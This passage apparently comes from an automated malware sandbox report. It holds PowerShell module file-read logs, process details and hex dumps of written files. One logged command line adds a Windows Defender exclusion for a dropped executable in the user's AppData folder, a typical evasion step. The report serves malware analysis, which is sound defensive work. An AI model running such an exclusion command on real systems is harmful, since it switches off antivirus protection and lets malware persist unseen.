C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	140	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf4 9f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DDE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE85705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CCF1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	2	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	10	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6CCF1B4F	ReadFile

Analysis Process: conhost.exe PID: 6596 Parent PID: 6584

General

Start time:	14:50:08
Start date:	03/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 6660 Parent PID: 6316

General

Start time:	14:50:09
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\yYxmxiApi.exe'
Imagebase:	0x1150000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEACF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEACF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dpod1dif.1ty.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CCF1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_fvegrtut.myf.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CCF1E60	CreateFileW
C:\Users\user\Documents\20210503\PowerShell_transcript.065367.wOdK0DyO.20210503145012.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CCF1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dpod1dif.1ty.ps1	success or wait	1	6CCF6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_fvegrtut.myf.psm1	success or wait	1	6CCF6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dpod1dif.1ty.ps1	unknown	1	31	1	success or wait	1	6CCF1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_fvegrtut.myf.psm1	unknown	1	31	1	success or wait	1	6CCF1B4F	WriteFile
C:\Users\user\Documents\20210503\PowerShell_transcript.065367.wOdK0DyO.20210503145012.txt	unknown	3	ef bb bf	...	success or wait	1	6CCF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210503\PowerShell_transcript.065367.wOdK0DyO.20210503145012.txt	unknown	676	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 35 30 33 31 34 35 30 33 36 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 30 36 35 33 36 37 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********************..Windows PowerShell transcript start..Start time: 20210503145036..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 065367 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	44	6CCF1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 13 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE...... <.e....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1........Uninstall-Module....... .inmo........fimo........Install-Module........New-scriptFileInfo........Publish-Module........Install-Sc	success or wait	1	6CCF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1m.......Remove-Variable........Convert-String........Trace-Command........Sort-Object........Register-ObjectEvent........Get-Runspace........Format-Table........Wait-Debugger........Get-Runspac	success or wait	1	6CCF1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	65 08 00 00 00 17 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 49 6d 70 6f 72 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 13 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 52 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 14 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 ff ff ff ff 95 ce 12 09 ca 9f d5 08 49 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 65 66 65 6e 64 65 72 5c 44 65 66	e........Install-PackageProvider........Import-PackageProvider........Get-PackageProvider.........Register-PackageSource.........Uninstall-Package........Find-PackageProvider................I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Def	success or wait	1	6CCF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2446	10 00 00 00 52 65 73 75 6d 65 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 1c 00 00 00 42 61 63 6b 75 70 2d 42 69 74 4c 6f 63 6b 65 72 4b 65 79 50 72 6f 74 65 63 74 6f 72 02 00 00 00 25 00 00 00 53 68 6f 77 2d 42 69 74 4c 6f 63 6b 65 72 52 65 71 75 69 72 65 64 41 63 74 69 6f 6e 73 49 6e 74 65 72 6e 61 6c 02 00 00 00 17 00 00 00 55 6e 6c 6f 63 6b 2d 50 61 73 73 77 6f 72 64 49 6e 74 65 72 6e 61 6c 02 00 00 00 10 00 00 00 55 6e 6c 6f 63 6b 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 18 00 00 00 41 64 64 2d 54 70 6d 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 25 00 00 00 41 64 64 2d 52 65 63 6f 76 65 72 79 50 61 73 73 77 6f 72 64 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 1a 00 00 00 55 6e 6c 6f 63 6b 2d 52 65 63 6f 76 65 72	....Resume-BitLocker........Backup-BitLockerKeyProtector....%...Show-BitLockerRequiredActionsInternal........Unlock-PasswordInternal........Unlock-BitLocker........Add-TpmProtectorInternal....%...Add-RecoveryPasswordProtectorInternal........Unlock-Recover	success or wait	1	6CCF1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 85 14 00 00 18 00 00 00 e7 0d 78 04 6f 09 62 09 42 09 00 00 00 00 5d 02 37 00 c3 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e....................x.o.b.B.....].7............@..........	success or wait	1	6E1776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 50 00 00 00 0e 00 20 00	H..............<@.^...L."My...:P..... .	success or wait	17	6E1776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6E1776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	6E1776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	11	6E1776FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 54 01 40 00 f9 3e 40 01 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 00 01 19 54 00 01 78 54 00 01 7a 54 00 01 95 54 00 01 3d 4d 00 01 44 4d 00 01 3a 4d 00 01 22 4d 00 01 20 4d 00 01 21 4d 00 01 3b 4d 00 01 e0 44 00 01 e5 44 00 01 40 4d 00 01 3c 4d 00 01 24 4d 00 01 38 4d 00 01 3f 4d 00 01 42 4d 00 01 ed 44 00 01 6d 45 00 01 45 4d 00 01 dc 71 00 01 dd 71 00 01 f8 53 00 01 98 25 00 01 ba 6e 00 01 34 26 00 01 35 26 00 01 37 26 00	